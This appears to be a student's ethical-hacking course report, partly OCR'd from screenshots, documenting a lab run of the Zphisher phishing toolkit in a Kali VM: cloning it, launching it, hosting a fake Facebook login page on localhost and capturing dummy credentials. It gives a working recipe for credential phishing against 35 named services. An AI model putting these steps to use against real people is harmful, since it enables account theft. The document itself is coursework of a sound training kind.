
Week 4: Advanced Topics and Ethical Hacking

Name: Mathimaran M.S
Email: mathimaranms0@gmail.com


1. **Perform Phishing using Zphisher:**

- Opened virtualbox and started kali linux, Opening Terminal of kali linux.
- Viewing the directory list with `ls` command, Navigating to the downloads directory using `cd` command.
- Listing the `Downloads` directory with `ls` command to take a look before downloading the git clone of Zphisher using the `git clone <github repository link>` command.
- Using the `git clone https://github.com/htr-tech/Zphisher.git` command to download the Zphisher tool to the Downloads directory.
- Listing the `Downloads` directory with `ls` command to view the downloaded git clone of Zphisher.
- Navigating to the Zphisher directory using `cd` command.
- Listing the Zphisher directory with `ls` command to view the files of Zphisher.
- Running the Zphisher tool with `bash Zphisher.sh` command.
- `Zphisher version 2.3.5` is running successfully.
- There are 35 various options out there in the Zphisher tool to do a phishing attack.
- Selected `option 01` to do a phishing of `Facebook login page`.
- There are still various options for phishing in facebook, selected `option 01` for `Traditional login page` of facebook.
- To select the port forwarding service selected `option 01` for `LocalHost`.
- Selected `yes` to the custom port and entered a random `port 4520` to generate the phishing link in the local host.
- Zphisher `successfully hosted at:` `http://127.0.0.1:4520`, opened the link in the firefox browser.
- Showing a message `waiting for login info` under the local host link.
- The link opened a login page exactly like the facebook login page.
- I entered some credentials to play as victim, entered `username as` `victim@facebook.com` and `password as Victimp455w0rd` and entered login.
- The credentials which entered on the fake login page are captured in the Zphisher tool.
- Documented the phishing activity step-by-step with tools, commands, configurations and outputs.


Screenshots:


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
maran@vbox: ~
File Actions Edit View Help
16:51
Type here to search
32°C Haze
ENG
06-02-2025
Right Ctrl


```
┌──(maran㉿vbox)-[~]
└─$ ls
Desktop    hs_err_pid42284.log  my_project        Public
Documents  hs_err_pid46274.log  myproject.tar.gz  Templates
Downloads  Music                Pictures          Videos

┌──(maran㉿vbox)-[~]
└─$ 
```




```
┌──(maran㉿vbox)-[~]
└─$ ls
Desktop    hs_err_pid42284.log  my_project        Public
Documents  hs_err_pid46274.log  myproject.tar.gz  Templates
Downloads  Music                Pictures          Videos

┌──(maran㉿vbox)-[~]
└─$ cd Downloads

┌──(maran㉿vbox)-[~/Downloads]
└─$ ls
ipscan_3.9.1_amd64.deb  mathimaranms0.ovpn

┌──(maran㉿vbox)-[~/Downloads]
└─$ 
```



```
┌──(maran㉿vbox)-[~]
└─$ ls
Desktop    hs_err_pid42284.log  my_project        Public
Documents  hs_err_pid46274.log  myproject.tar.gz  Templates
Downloads  Music                Pictures          Videos

┌──(maran㉿vbox)-[~]
└─$ cd Downloads

┌──(maran㉿vbox)-[~/Downloads]
└─$ ls
ipscan_3.9.1_amd64.deb  mathimaranms0.ovpn

┌──(maran㉿vbox)-[~/Downloads]
└─$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
Receiving objects:  25% (468/1801), 3.30 MiB | 1.63 MiB/s
```




```
Documents  hs_err_pid46274.log  myproject.tar.gz  Templates
Downloads  Music                Pictures          Videos

┌──(maran㉿vbox)-[~]
└─$ cd Downloads

┌──(maran㉿vbox)-[~/Downloads]
└─$ ls
ipscan_3.9.1_amd64.deb  mathimaranms0.ovpn

┌──(maran㉿vbox)-[~/Downloads]
└─$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (fro
m 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 1.71 MiB/s, done.
Resolving deltas: 100% (817/817), done.

┌──(maran㉿vbox)-[~/Downloads]
└─$ ls
ipscan_3.9.1_amd64.deb  mathimaranms0.ovpn  zphisher

┌──(maran㉿vbox)-[~/Downloads]
└─$ 
```




Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
maran@vbox: ~/Downloads/zphisher
File Actions Edit View Help
16:52
Right Ctrl
Type here to search
32°C Haze
ENG
16:52
06-02-2025

```
┌──(maran㉿vbox)-[~]
└─$ cd Downloads

┌──(maran㉿vbox)-[~/Downloads]
└─$ ls
ipscan_3.9.1_amd64.deb  mathimaranms0.ovpn

┌──(maran㉿vbox)-[~/Downloads]
└─$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (fro
m 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 1.71 MiB/s, done.
Resolving deltas: 100% (817/817), done.

┌──(maran㉿vbox)-[~/Downloads]
└─$ ls
ipscan_3.9.1_amd64.deb  mathimaranms0.ovpn  zphisher

┌──(maran㉿vbox)-[~/Downloads]
└─$ cd zphisher

┌──(maran㉿vbox)-[~/Downloads/zphisher]
└─$ █
```




Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
maran@vbox: ~/Downloads/zphisher
File Actions Edit View Help
16:53
Right Ctrl
Type here to search
32°C Haze
ENG
16:53
06-02-2025

```
Resolving deltas: 100% (817/817), done.

┌──(maran㉿vbox)-[~/Downloads]
└─$ ls
ipscan_3.9.1_amd64.deb  mathimaranms0.ovpn  zphisher

┌──(maran㉿vbox)-[~/Downloads]
└─$ cd zphisher

┌──(maran㉿vbox)-[~/Downloads/zphisher]
└─$ ls
Dockerfile  make-deb.sh  run-docker.sh  zphisher.sh
LICENSE     README.md    scripts

┌──(maran㉿vbox)-[~/Downloads/zphisher]
└─$ bash zphisher.sh

[+] Installing required packages...

[+] Packages already installed.

[+] Internet Status : Online

[+] Checking for update : up to date

[+] Installing Cloudflared...
█
```




maran@vbox: ~/Downloads/zphisher

```
 ______      _     _     _
|___  /     | |   (_)   | |
   / / _ __ | |__  _ ___| |__   ___ _ __
  / / | '_ \| '_ \| / __| '_ \ / _ \ '__|
 / /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox
```

